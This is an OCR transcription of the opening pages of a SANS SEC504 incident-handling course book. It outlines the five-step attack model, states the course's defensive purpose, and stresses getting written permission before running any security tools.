SEC504 | HACKER TOOLS, TECHNIQUES, EXPLOITS, AND INCIDENT HANDLING

504.2
Computer and Network Hacker Exploits Part 1

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

504.2

Computer and Network Hacker Exploits Part 1

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org



SEC504.2 Hacker Tools, Techniques, Exploits, and Incident Handling

SANS

Computer and Network Hacker Exploits: Part 1

Hello and welcome to book 2 of Hacker Tools, Techniques, Exploits, and Incident Handling.

Day 1 covered policy and procedures regarding incident handling. Today, we discuss how the technical attacks work, and how you can prepare your defenses to handle them. Our exploration of computer attacks and defenses encompass the remainder of this course.

For each type of computer attack, we address how we can apply our six-step incident handling process. We see how to prepare, identify, contain, eradicate, recover, and conduct lessons learned for each type of attack.

Let's start our journey.



Table of Contents

This table of contents can be used for future reference.



Table of Contents

Page

Step 2: Scanning (Continued)

We finish up today by concluding the Scanning phase.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- **Attack Trends**
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Attack Trends

Motivation

Caveats and Getting Permission

The Underground Hacking Community and Hacktivism

Attacks for Fun and Profit

Software Distribution Site Attacks

Hacking with Kinetic Impact

The Golden Age of Hacking

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 4

These five steps represent the flow of an attack, from initial information gathering to "you are owned" to covering tracks. Although particular scenarios may deviate slightly from this routine or expand upon it, these essential steps are used in many attacks. An attack starts with reconnaissance (step 1), whereby an attacker conducts an open-source investigation to gain information about a target. Step 2 is scanning. An attacker uses a variety of mechanisms to survey a target to find holes in the target's defenses.

Step 3 involves exploiting systems. In this phase, an attacker tries to gain access, undermine an application, or deny access to other users. In step 4, the attacker maintains access by manipulating the software installed on the system to achieve backdoor access. Finally, in step 5, the attackers maintain their hard-fought access by covering their tracks. They use a variety of techniques to hide from users and system administrators. After we discuss this overall attack process, we address how attackers put these pieces together in a variety of sample attacks. We end with conclusions. So, what is the purpose of this course? Why are we here? I'm glad you asked...

[illegible]



Purpose of This Course

- The purpose of this course segment is to understand attack methods...
- ... so we can implement effective defense strategies
- Designed for incident handlers, security personnel, and system administrators
- What do the attacks look like, and how can we apply the incident handling process we discussed in 504.1?
  - How we can create effective defenses?
  - That's the reason we're here

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 5

This course is not designed to teach you how to hack. Still, to create an effective defense, we must understand the offensive tools attackers use. That's what this segment of the course is all about: Learning what the attackers do so we can defend ourselves. This course is designed for incident handlers, security personnel, and system administrators.

We cover attack concepts, which include scanning, gaining access, modifying systems, and hiding.

Also, note the difference that the underground community applies to the terms hacker and cracker. According to the hacker community, a hacker is a highly intelligent individual who wants to explore technology to learn. A cracker is someone who maliciously breaks into a system. I try to follow this "correct" usage in this course. I refer to intruders as attackers or crackers. I actually prefer the term "attacker" because it is neutral with regard to the motivation of the perpetrator.

Unfortunately, the major media do not observe this distinction and label crackers as "hackers."



Why We're Covering What We're Covering

- Why we chose these tools and techniques
  - They are in widespread use right now
  - They provide us fundamental information about the principles the attackers employ
  - They illustrate what we need to do to defend ourselves
  - Some of them are pretty darn nifty (although nasty)

Tools selected based on the collective experiences at the SANS Internet Storm Center, incident response activities in large and medium enterprises, and input from hundreds of incident handlers.

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 6

Over the next several days, we will cover approximately 100 tools and techniques. We select these particular attacks because they are the most damaging and widely used today. In addition, each attack illustrates what we need to do to defend our systems. For example, there are dozens of sniffing tools in widespread use. However, by covering tcpdump, Wireshark, and other powerful tools, we can get an excellent feel for the nastiest of attacks and how to stop them.

In addition, never underestimate your adversaries! You need to understand their tactics and be ready to defend your network.



Caveat

- To the extent possible, we are platform-independent
  - Individual tools may run on UNIX or Windows
  - We will cover attack concepts that can be applied against modern Windows and Linux systems, as well as older platforms (still in use!)
- We include links to tools; use at your own risk
  - We neither recommend nor endorse any tools
  - They could harm your network in unexpected ways
  - Experiment on a test network, separate from production systems
  - Use of tools may be illegal in your area; check with your lawyer
  - We are not liable if you cause damage

Always get permission before running these tools, even on your own network

Many of the tools run on the platforms of choice of the attacker communities: UNIX and Windows. Although these tools run on these platforms, many of them are used to target any type of platform. For example, an attacker may use a session hijack tool on a Linux machine to take over a session between a VMS machine and your AS 400 mainframe. Alternatively, an attacker may launch a denial-of-service attack against your old Novell Netware network or IP Toaster using a Windows 2000 operating system. After all, the Internet of Things loves old operating systems. So, although we may discuss particular platforms, the attacks are applicable against all types of systems.

Also, we extensively deal with both Windows and UNIX. Don't ignore the UNIX stuff, saying that you are an all-Windows environment! To be a solid incident handler, maximizing your value to yourself and your employer, make sure you understand both Windows and UNIX. Don't confine yourself to just one environment. Work effectively in both and you have the opportunity to go further in your career!

Note the legal restrictions your particular geographic location may impose on the use of these tools. In some countries, use of these tools across a public network is illegal, even if you target your own computing systems. Be sure to check with your legal folks before running these attacks. Also, if you plan to use the tools, make sure you have authority and/or permission to run these tools against your organization's computer systems.

[illegible]



Always Get Permission

- Full and documented permission is essential before you run any of these tools on a network
- When getting permission, it needs to be in writing
  - Verbal agreements don't hold up too well in court
- The documented permission should also state that the giver of permission understands there may be "adverse" side effects of the scanning or testing activity
  - This is also known as a *Get Out of Jail Free* document

Sample permission form at https://www.counterhack.net/permission_memo.html

It is often the case that testing is done without proper permission. Often, people believe that if they are testing a "friend's" network or a network for a company they work for, they will be fine. However, we would caution anyone attempting to do any testing at all to always get documented permission. A verbal agreement is never good enough.

Remember, if something goes wrong, often people try to find someone to blame. Unfortunately, it is very easy to target the person who ran the test.

Always get permission from the appropriate authorities in your company before using any computer attack tools to locate vulnerabilities. You can find a sample form for getting such permission at https://www.counterhack.net/permission_memo.html. Have your lawyers look it over and tweak it to fit your needs. Please note that this form is suitable for an employee doing a test of his or her employer. It is NOT suitable for a third-party penetration testing company, as it does not include limitation of liability language required for such contractual relationships.

